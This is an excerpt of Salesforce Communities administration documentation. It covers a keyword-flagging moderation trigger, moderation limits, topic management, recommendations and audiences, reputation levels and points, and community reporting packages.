Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create triggers:
- "Modify All Data"

Example: This trigger automatically flags posts in your community that contain *BadWord*.

```
trigger autoflagBadWord on FeedItem (after insert) {
    for (FeedItem rec : trigger.new) {
        if (!<CommunityId>.equals(rec.networkScope))
            continue;

        if (rec.body.indexOf('BadWord') >= 0) {
            NetworkModeration nm = new NetworkModeration(entityId=rec.id,
visibility='ModeratorsOnly');
            insert(nm);
        }
    }
}
```

A similar trigger on comments would look like this.

```
trigger autoflagBadWord on FeedComment (after insert) {
    for (FeedComment rec : trigger.new) {
        if (!<CommunityId>.equals(rec.networkScope))
            continue;
```

```
        if (rec.commentBody.indexOf('BadWord') >= 0) {
            NetworkModeration nm = new NetworkModeration(entityId=rec.id,
visibility='ModeratorsOnly');
            insert(nm);
        }
    }
}
```

SEE ALSO:

SOAP API Developer Guide

Communities Moderation Limits

Community moderation limits ensure that your community performs optimally.

Criteria Limits

- Your org can have up to 30 keyword list criteria. This limit is per org, not per community.
- Your org can have up to 100 member criteria. This limit is per org, not per community.

Rule Limits

- Your org can have up to 30 rules. This limit is per org, not per community. This limit includes both content rules and rate rules.
- Moderation rules apply only to feed posts, comments, and polls. Moderation rules do not apply to topics that are created.

Audit Limits

Changes to a feed item's status are not included in the Audit Trail Insightsreport.

SEE ALSO:

Communities Limits

Organize Communities with Topics

Navigational and featured topics are a fantastic way to organize content in a community. Use topics to structure your community content or highlight key discussions. You can create topics or use the topics that organically emerge from community member posts. You can use topics in the communities built using the Customer Service (Napili) template.


In Community Workspaces or Community Management, choose navigational topics and subtopics to provide a consistent map of your community. Use featured topics to highlight current, popular conversations. In the community itself, member-created topics let users organize information for each other, creating a personalized experience that boosts community engagement.

In a self-service community, the Customer Service (Napili) template specifies the layout and design of navigational, featured, and member-created topics.


Tip: To add navigational and featured topics to other types of communities, Apex developers can use the ConnectApi.ManagedTopics class in a Visualforce page.

Navigational Topics

On every page of a self-service community, navigational topics are available from the Topics menu at upper left. Community members can also see all the community's navigational topics and subtopics in one place in the topic catalog.




When visitors choose a navigational topic, the banner image you selected for it appears at the top of the page.




Featured Topics

Featured topics are accessible from the body of your community home page. Thumbnail images you select for featured topics uniquely identify them. (These unique thumbnails appear only on the home page; at the top of all featured topic pages, the default banner image specified in Community Builder appears.)



Member-Created Topics

When posting questions, community members create topics by using hashtags in body text, or typing in the topic suggestions box. (In Setup, the "Assign Topics" and "Create Topics" permissions must be enabled for community users.)



If any suggested topics are poor matches for the post, members can simply click to delete them.

Tip: Member-created topics can be accessed via search, or highlighted as featured topics.

Topic Metrics

Community members can check how often a topic has been used in the past 60 days and how many followers it has. Find metrics on a topic's detail page. With this information at their fingertips, community members know how current and popular a topic is. Admins can also use these metrics to highlight certain topics in their communities or consolidate similar topics based on usage.

Manage Topics in Communities

As the number of topics in a community grows, curate them to improve usability. Whether you've enabled Community Workspaces or are working in Community Management, you can create, merge, rename, and delete topics in one convenient location.

Set Up Featured Topics

Featured topics highlight current, popular community conversations. Change them regularly to keep community members up-to-date and engaged.

Set Up Navigational Topics

Structure your community's content and help your users find what they need with navigational topics. If your organization uses data categories, community managers can link current Salesforce Knowledge articles associated with those categories to each navigational topic. (If data categories aren't enabled, administrators can add articles to each topic using the Chatter REST API.)

See Your Community's Topics and Subtopics in One Place

You've gone through the exhaustive task of adding topics and various levels of subtopics to your community's content. Now you want your community members to see all the organized topics in one place, so they can navigate to any subject their hearts desire. Fear not! They can see everything in your community's topic catalog.

Add Topics to Articles or Remove Them

Easily add multiple topics of any type to specific articles, or quickly remove them as community needs change.

Translate Topics Names and Descriptions for Communities with International Audiences

Use the Translation Workbench to translate navigational and featured topics, and topic descriptions, in international communities.

Manage Topics in Communities

USER PERMISSIONS	
To access Community Workspaces or Community Management page:	"Manage Communities" OR "Create and Set Up Communities"
To create topics:	"Create Topics"
To merge topics:	"Merge Topics"
To delete topics:	"Delete Topics"
To rename topics:	"Edit Topics"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

As the number of topics in a community grows, curate them to improve usability. Whether you've enabled Community Workspaces or are working in Community Management, you can create, merge, rename, and delete topics in one convenient location.

1. Open Community Workspaces or Community Management.
2. If you're using Community Workspaces, access Topics by clicking **Content Targeting** > **Topics** > **Topic Management**. If you're using Community Management, access Topics by clicking **Topics** > **Topic Management**.
3. Do one of the following:
   - To create a topic (often with a plan to merge existing ones into it), click **New**. Add a name and a topic description, which will boost SEO.
   - To combine existing topics, click **Merge**.

     Merging a topic automatically redirects existing hashtags in posts. If you merge a navigational or featured topic, the topic type, image, and any subtopic relationships are discarded.
   - To rename or delete an existing topic, or add a description to it, click .

If you don't see a topic you want to rename or delete, either search for it or click **Show More** below the topic list.

Tip: For communities with a global audience, you can translate names and descriptions of navigational and featured topics. From Setup, search for and select *Translate*. Then select the `Managed Topic` setup component, and expand a community to see its master topic names.

SEE ALSO:

Set Up Navigational Topics

Set Up Featured Topics

Set Up Featured Topics

Featured topics highlight current, popular community conversations. Change them regularly to keep community members up-to-date and engaged.

1. Open Community Workspaces or Community Management.
2. If you're using Community Workspaces, access Topics by clicking **Content Targeting** > **Topics** > **Featured Topics**. If you're using Community Management, access Topics by clicking **Topics** > **Featured Topics**.
3. Enter the first few letters of the topic name in the search box. Select a suggested topic and click **Add**. Use navigational or member-created topics.

   Tip: Using the Chatter REST API, you can create unique featured topics, separate from navigational or member-created ones.

4. Hover over a topic name, and click . Then click **Upload thumbnail image**, and select an image that represents the featured topic on the community home page.

   (Thumbnail images are scaled to 250 x 250 pixels. To prevent distortion, create image files with those dimensions.)

5. Repeat steps 3 and 4 to create several featured topics for your community, up to a maximum of 25. Then click **Save**.

To quickly edit existing featured topics, simply hover over a topic name, and do any of following:

- To move topics up or down, click the arrows at left.
- To delete topics or change their thumbnail images, click .

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access Community Workspaces or Community Management page:

- "Manage Communities"

  OR

  "Create and Set Up Communities"

  AND

  Is a member of the community

To set up featured topics:

- "Edit Topics"

Set Up Navigational Topics

Structure your community's content and help your users find what they need with navigational topics. If your organization uses data categories, community managers can link current Salesforce Knowledge articles associated with those categories to each navigational topic. (If data categories aren't enabled, administrators can add articles to each topic using the Chatter REST API.)

1. From Setup, enter *Topics for Objects* in the Quick Find box, then select **Topics for Objects**, and enable topics for all the article types you want to include.

   Note: Enabling topics disables public tags on articles. Personal tags aren't affected.

2. Open Community Workspaces or Community Management.
3. If you're using Community Workspaces, access Topics by clicking **Content** > **Targeting** > **Topics** > **Navigational Topics**. If you're using Community Management, access Topics by clicking **Topics** > **Navigational Topics**
4. In the text box at right, enter a topic name, and click **Add**. Want to add subtopics? After you add a topic, choose your topic from the drop down menu (under Show the subtopics of). To add a subtopic, add another topic and click **Add**. You can add up to two levels of subtopics for each parent topic.
5. If your organization uses data categories, hover over the navigational topic name, and click . Select a Data Category Group, then select the categories you want to add to the topic, and click **Add Articles & Close Window**.

   Important: This process adds only current articles to a topic. To add new articles, return to Community Management or Community Workspaces and repeat the step above.

6. Hover over a topic name, and click . Then click **Upload banner image** and select an image that appears across the top of the topic page.

   (Banner images are scaled to 1400 x 180 pixels. To prevent distortion, create image files with those dimensions.)

7. Repeat steps 4-6 to create several navigational topics for your community. Then click **Save**.
8. Use subtopics to further categorize your content. Associate articles for each set of subtopics for a more granular organization.
   The following is the maximum number of navigational topics and subtopics you can have in a Customer Service (Napili) community template.

Level	Maximum Number of Entries
One (parent)	25
Two (subtopic)	10
Three (subtopic)	10

Tip: To quickly edit existing navigational topics, simply hover over a topic name, and do any of following:

- To move a topic up or down, click the arrows at left.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access Community Workspaces or Community Management page:

- "Manage Communities"

  OR

  "Create and Set Up Communities"

  AND

  Is a member of the community

To set up navigational topics:

- "Create Topics"

  AND

  "Edit Topics"

To add articles to topics:

- "View Data Categories"

  AND

  "Read" on related article types

- To rename or remove a topic, change its banner image, or remove assigned articles, click .

SEE ALSO:

See Your Community's Topics and Subtopics in One Place

See Your Community's Topics and Subtopics in One Place

You've gone through the exhaustive task of adding topics and various levels of subtopics to your community's content. Now you want your community members to see all the organized topics in one place, so they can navigate to any subject their hearts desire. Fear not! They can see everything in your community's topic catalog.

The topic catalog shows the hierarchy of navigational topics you've created for the community. It's only visible after you set up navigational topics, and it's accessed from the navigation menu.


How is the topic catalog useful to your community members?

- New and returning users look at all the organized topics in one place, getting a lay of the land before diving deeper into a specific topic.
- Any community user can use the topic catalog as a jumping point to go from topic to topic.

To set up the topic catalog, select the **Add the "More Topics..." link** when editing the navigation menu on the home page.

You can also see an article or discussion's placement in the topic hierarchy using breadcrumbs. To show breadcrumbs on your community's pages, drag and drop the Breadcrumb component on the page in Community Builder.

Example:



SEE ALSO:

Set Up Navigational Topics

Add Topics to Articles or Remove Them

Easily add multiple topics of any type to specific articles, or quickly remove them as community needs change.

1. Open Community Workspaces or Community Management.
2. If you're using Community Workspaces, access Topics by clicking **Content Targeting** > **TopicsArticle Management**. If you're using Community Management, access Topics by clicking **TopicsArticle Management.**
3. Use the search bar to look for articles. Filter your search by selecting a data category group, followed by a specific category.
4. Click an article, and then type to assign topics, or click existing ones to remove them.

Note: To automatically add the translated version of a topic to translated articles, the translated topics and articles must already be uploaded in the system. Otherwise, the translated article is tagged with the English topic.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access Community Workspaces or Community Management page:

- "Manage Communities"

  OR

  "Create and Set Up Communities"

To add or remove topics:

- "Create Topics"

Translate Topics Names and Descriptions for Communities with International Audiences

Use the Translation Workbench to translate navigational and featured topics, and topic descriptions, in international communities.

1. From Setup, enter *Translate* in the Quick Find box, then select **Translate**.
2. Select the *Language* you're translating into.
3. For *Setup Component*, select **Managed Topic**.
4. For *Aspect*, select **Field Label** to change the topic name, and **Description** to change the topic description.
5. In the *Community Name* column, expand a community to see its master topic names.
6. To enter language-specific names for navigational and featured topics, double-click in the *Topic Name Translation* column.

   Consider the following when you're using the Translation Workbench:

   - There is no Metadata API support for translated topic names or descriptions.
   - While topic name uniqueness is guaranteed in English, the translator must ensure the uniqueness of topic names in the translated language.
   - Modifying topic names from Community Workspaces or Community Management only changes the English community. All translated topic name and description changes must be made using the Translation Workbench.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To translate topics:

- "View Setup and Configuration"

  AND

  Be designated as a translator

- If a translated topic name is entered when the community is in English mode, the translated name can appear twice in the translated community.
- When topics names are translated with the Translation Workbench, hashtags in the translated communities also change. For example, #help shows as #aiuto in Italian. If the community member then reverts to English from Italian, clicking the #aiuto hashtag gives an error message rather than showing the topic detail page of #help.

Note: To automatically add the translated version of a topic to translated articles, the translated topics and articles must already be uploaded in the system. Otherwise, the translated article is tagged with the English topic.

Customize Recommendations in Communities

Create recommendations to drive engagement for your community, encouraging users to watch videos, take trainings, and more. Target specific audiences and use channels to specify locations for the recommendations.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access Community Workspaces or Community Management:

- "Manage Communities"

  OR

  "Create and Set Up Communities"

1. Open Community Workspaces or Community Management.
2. Open Recommendations.
   - In Community Workspaces, select **Content Targeting** > **Recommendations**.
   - In Community Management, select **Recommendations** > **Recommendations**.
3. Select **Default Channel** or one of the custom channels.

   A channel is a way to group recommendations together so you can determine where they show up in the community.

   Default Channel

   Recommendations in the default channel appear in predefined locations, such as directly in the feed in the Salesforce1 mobile browser app and on the Home and Question Detail pages in communities using the Summer '15 or later version of the Customer Service (Napili) template.

   Custom Channel

   You choose the pages where you want these recommendations to appear. In Community Builder, add the Recommendations component to the page where you want the recommendation to appear. Use the property editor to specify the custom channel with the recommendation.

   Using a custom channel, you could surface a recommendation to review specific knowledge articles on a product description page to guide customers to more information.

   If you want to change the channel of a recommendation, delete the recommendation and recreate it in a different channel.
4. Click **New**.
5. Complete the following fields:
   - `Name`—Enter a name for the recommendation. This name doesn't appear in the community.
   - `Image`—Click **Upload Image** to include an image with your recommendation.
   - `Title`—Optionally, enter header text that appears above the image.
   - `Description`—Enter detailed text that suggests what users can do.
   - `Button text`—Enter a label for the button in the recommendation.
   - `https://`—Enter the URL that the button opens.

The URL can contain context variables to pass information about the user who clicked the recommendation and the context in which it was clicked. For example, include a `{!userId}` context variable in your URL, `https://www.example.com/doSurvey?userId={!userId}`. When a user clicks the button in the recommendation, Salesforce sends the ID of that user to your server in the HTTP request.

Recommendations support these context variables.

Context Variable	Description
`{!actionLinkId}`	The ID of the recommendation link that the user clicked.
`{!actionLinkGroupId}`	The ID of the recommendation link group containing the recommendation that the user clicked.
`{!communityId}`	The ID of the community in which the user clicked the recommendation. The value for your internal Salesforce org is the empty key, `"000000000000000000"`.
`{!orgId}`	The ID of the org in which the user clicked the recommendation.
`{!userId}`	The ID of the user that clicked the recommendation.

- `Audience`—Select an audience for the recommendation. If you don't select an audience, all members of the community see the recommendation.

  Tip: To create an audience that appears in this drop-down list, in Community Workspaces, select **Content Targeting** > **Recommendations** > **Audiences**. In Community Management, select **Recommendations** > **Audiences**. Click **New**.

- `Enabled`—If checked, this recommendation is active and appears in communities.

  When disabled, recommendations that exist in feeds in the Salesforce1 mobile browser app are not removed, but no new recommendations appear. In communities using the Summer '15 or later version of the Customer Service (Napili) template, disabled recommendations no longer appear.

6. Click **Save**.

Tip: To remove a recommendation, click the recommendation name. At the bottom of the recommendation details, click **Delete**.

Create Targeted Audiences for Your Community Recommendations

Create audiences of new community members or use the API to manage customized lists of audience members to organize and target recommendations.

SEE ALSO:

Update Your Community's Template

Create Targeted Audiences for Your Community Recommendations

Create audiences of new community members or use the API to manage customized lists of audience members to organize and target recommendations.

1. Open Community Workspaces or Community Management.
2. Open Audiences.
   - In Community Workspaces, select **Content Targeting** > **Recommendations** > **Audiences**.
   - In Community Management, select **Recommendations** > **Audiences**.
3. Click **New**.
4. Complete the following fields.
   - `Name`—Enter a name for the audience in Community Management or Community Workspaces.
   - `Audience Type`
     - Select **New Members** to create an audience based on how long users have been community members.

       Enter the number of days since registration for audience members.
     - Select **Custom List** to create an audience based on any criteria you want.

       Note: You can't manage audience membership for custom lists through the UI. Add and remove members through the API.
5. Click **Save**.

Audiences you create appear in the Audience drop-down list when you create a recommendation.

Tip: To remove an audience, click the audience name. At the bottom of the audience details, click **Delete**. If you remove an audience that is associated with a recommendation, the recommendation is disabled and the audience is set to the default (All community members).

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access Community Workspaces or Community Management:
- "Manage Communities"

  OR

  "Create and Set Up Communities"

SEE ALSO:

Chatter REST API Developer Guide

Apex Developer Guide

Reputation Overview

Your reputation in the community directly corresponds to how active you are. The more you post, comment, and share, the higher your reputation level will be.

Your reputation level appears on your profile page and when any user hovers over your name. It's visible to other community members so that they know how influential you are. When you start out in the community, you are at the lowest level. As you become more active in the community, you gain points and your reputation level increases. Increases in reputation levels are posted to your feed. In other words, as people see you participating and sharing your knowledge, your credibility and influence grows.

These are the default actions that increase your reputation level. You increase your reputation by:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Posting
- Commenting
- Liking a post or comment
- Sharing a post
- People sharing your posts
- People commenting on your posts
- People liking your posts or comments
- Mentioning someone
- Being mentioned
- Asking a question
- Answering a question
- Receiving an answer
- Marking an answer as best
- People marking your answer as best
- Endorsing someone for knowledge on a topic
- Being endorsed for knowledge on a topic

Your administrator defines the activities that help you gain points. They also set the number of points for each action.

Enable Reputation in Your Community

Enable reputation in your community so that members are recognized and rewarded for participating.

Set Up Reputation Levels

Update the default reputation levels to meet your community's needs and help motivate your members.

Set Up Reputation Points

Set up a point system to reward users for participating in the community.

How is my community reputation calculated?

The reputation level on your profile is calculated based on your total points.

Enable Reputation in Your Community

Enable reputation in your community so that members are recognized and rewarded for participating.

A powerful tool for a community manager is the ability to recognize individual members for their participation. Community managers know that recognition and a little friendly competition usually lead to more active members. Enabling reputation turns on a default point system and set of reputation levels in the community. A community manager can personalize labels and point values from the Community Management page.

Members start to accrue points by performing the actions that have assigned point values. Once the member exceeds the top of the level's point threshold, they move up a level. They, and other members of the community, see their reputation level on their profile and when hovering over their name. Total points also show on member's profiles.

Note: When you enable Reputation, Chatter influence is removed from the Contribution section on the profile page.

1. Open Community Workspaces or Community Management.
2. Click **AdministrationPreferences**.
3. Select **Enable setup and display of reputation levels**, then click **Save**.

After you enabled reputation, a default point system and set of reputation levels is available on the Community Management page. The default reputation points are as follows:

Action	Points
Community Engagement	
Write a post	1
Write a comment	1
Receive a comment	5
Like something	1
Receive a like	5
Share a post	1
Someone shares your post	5
Mention someone	1 If your post contains more than one @mention, you get a point for each @mention.
Receive a mention	5
Questions and Answers	
Ask a question	1
Answer a question	5
Receive an answer	5

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit Communities settings:

- "Create and Set Up Communities"

  AND

  Is a member of the community whose Community Management page they're trying to access.

Action	Points
Mark an answer as best	5
Your answer is marked as best	20
Knowledge	
Endorsing someone for knowledge on a topic	5
Being endorsed for knowledge on a topic	20

If your selected community template doesn't have Chatter enabled, the Reputation section doesn't appear in Community Management. To show the Reputation section, go to **AdministrationPreferences** and select **Show all settings in Community Management**.

SEE ALSO:

- Set Up Reputation Levels
- Set Up Reputation Points
- How is my community reputation calculated?

Set Up Reputation Levels

Update the default reputation levels to meet your community's needs and help motivate your members.

When reputation is enabled for a community, 10 default levels are added. You can add or remove levels, give each level a name, and update the point range and image for each level.

Note: A community must have at least three reputation levels and can have up to 50.

1. Open Community Workspaces or Community Management.
2. If you're using Community Workspaces, access Reputation by clicking **Administration** > **Reputation Levels**. If you're using Community Management, access Reputation by clicking **Reputation** > **Reputation Levels**.

   From here you can:

   - Upload your own image for each reputation level. Click the default image to browse to an image file and upload a new image.

     Note: You can't revert to the default reputation level images from the Salesforce user interface. Use the Salesforce Chatter REST API to do this.

   - Give each level a name, such as "Beginner," "Intermediate," and "Expert." If you don't assign a name, the default is used. For example, "Level 1," "Level 2," "Level 3."
   - Edit the point range for a level.

     When you update the higher value of a level's point range, the lower value for the next level is automatically adjusted when you save.

   - Add more levels by clicking **Add a level**, located underneath the list of levels.
   - Remove a level by clicking next to the level.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To update reputation levels:

- "Manage Communities"

  AND

  Is a member of the community

3. Click **Save** to apply your changes.

You can now update the point system for the community. The point system determines how many points a user gets when they perform certain actions or when others recognize their contributions by commenting, liking, or sharing their posts. Reputation level increases are posted to member feeds.

You can translate reputation level names so that international community members can view their reputation levels in the appropriate language. In Translation Workbench, select the `Reputation Level` setup component and then expand the node next to your community.

SEE ALSO:

Set Up Reputation Points

Set Up Reputation Points

Set up a point system to reward users for participating in the community.

When reputation is enabled for a community, there is a default point system set up. When users perform the actions with assigned point values, their total points increase and they start to move towards the next reputation level.

Note: Only active users accrue points. For example, if an active user likes the post of an inactive user, the active user gets 1 point, but the inactive user does not get points.

The table shows the default events and points.

Action	Points
Community Engagement	
Write a post	1
Write a comment	1
Receive a comment	5
Like something	1
Receive a like	5
Share a post	1
Someone shares your post	5
Mention someone	1 If your post contains more than one @mention, you get a point for each @mention.
Receive a mention	5
Questions and Answers	
Ask a question	1
Answer a question	5
Receive an answer	5

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To update reputation points:

- "Manage Communities"

  AND

  Is a member of the community

Action	Points
Mark an answer as best	5
Your answer is marked as best	20
Knowledge	
Endorsing someone for knowledge on a topic	5
Being endorsed for knowledge on a topic	20

Questions and answers in the community feed are not to be confused with the Chatter Answers functionality.

Note: In organizations with reputation enabled prior to the Winter '15 release, actions associated with questions and answers will be available at the time of the release and their default point values will be set to 0. Existing user reputation points will not be affected by the release, and users won't accrue points from these actions until you configure point values for them.

1. Open Community Workspaces or Community Management.
2. If you're using Community Workspaces, access Reputation by clicking **Administration** > **Reputation Points**. If you're using Community Management, access Reputation by clicking **ReputationReputation Points**.
3. Update the points for each action. If you don't want users to accrue points for a certain action, set the Points to *0*.
4. Click **Save**.

Point totals show up on profile pages beneath the photo. Point totals are visible to anyone in the community.

Tip: You can directly update reputation points for a community member via the Salesforce API. You can also use Apex triggers to send custom notifications based on changes to reputation points.

SEE ALSO:

Set Up Reputation Levels

How is my community reputation calculated?

The reputation level on your profile is calculated based on your total points.

Points are accrued when you perform activities that your community manager has assigned point values. You could also potentially gain points if your posts or comments draw reaction from other community members. For example, your community manager may have decided that writing a post earns you 5 points. If someone else shares your post, your community manager may decide that you should earn 10 points because your post is influencing others to contribute.

Note: Only active users accrue points. For example, if an active user likes the post of an inactive user, the active user gets 1 point, but the inactive user does not get points.

Default point values are as follows. Keep in mind that your community manager may have customized these values. For more information, contact your community manager.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Action	Points
Community Engagement	
Write a post	1

Action	Points
Write a comment	1
Receive a comment	5
Like something	1
Receive a like	5
Share a post	1
Someone shares your post	5
Mention someone	1 If your post contains more than one @mention, you get a point for each @mention.
Receive a mention	5
Questions and Answers	
Ask a question	1
Answer a question	5
Receive an answer	5
Mark an answer as best	5
Your answer is marked as best	20
Knowledge	
Endorsing someone for knowledge on a topic	5
Being endorsed for knowledge on a topic	20

SEE ALSO:

Enable Reputation in Your Community

Community Reporting

Use community reporting to see short-term and long-term trends in various areas of your community. The preconfigured AppExchange package makes reporting a snap for community managers. You can also give the power of reporting to your community members.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Report on Communities with the AppExchange Packages for Community Management

The Salesforce Communities Management packages give community managers an essential starter set of dashboards and reports to keep tabs on activity and engagement directly in Community Management or Community Workspaces.

Set Up Report Management for External Users—Create and Edit Reports

Community partner and customer users can create and edit reports in their own personal folder or in a privately shared folder if they have sufficient permissions. You can grant partner and customer users permissions to create and edit reports through their profiles or by using permission sets. After you grant the required permissions, they can use the drag-and-drop Report Builder tool.

Track Community Activity

Create custom reports to track usage, moderation, and other community activity.

Google Analytics™ for Salesforce Communities Package

The Google Analytics for Salesforce Communities package contains pre-configured reports that track search activity within a community.

Report on Communities with the AppExchange Packages for Community Management

The Salesforce Communities Management packages give community managers an essential starter set of dashboards and reports to keep tabs on activity and engagement directly in Community Management or Community Workspaces.

Use the Salesforce Communities Management package to:

- Take advantage of the newest features using preconfigured reports (use the latest package version)
- View the latest metrics and rapidly spot trends
- Determine how fast your community is growing
- Find out who your most engaged members are
- Discover which discussions people and groups are most excited about
- Identify areas in your community that need attention
- Take immediate action on recent activity with Insights reports

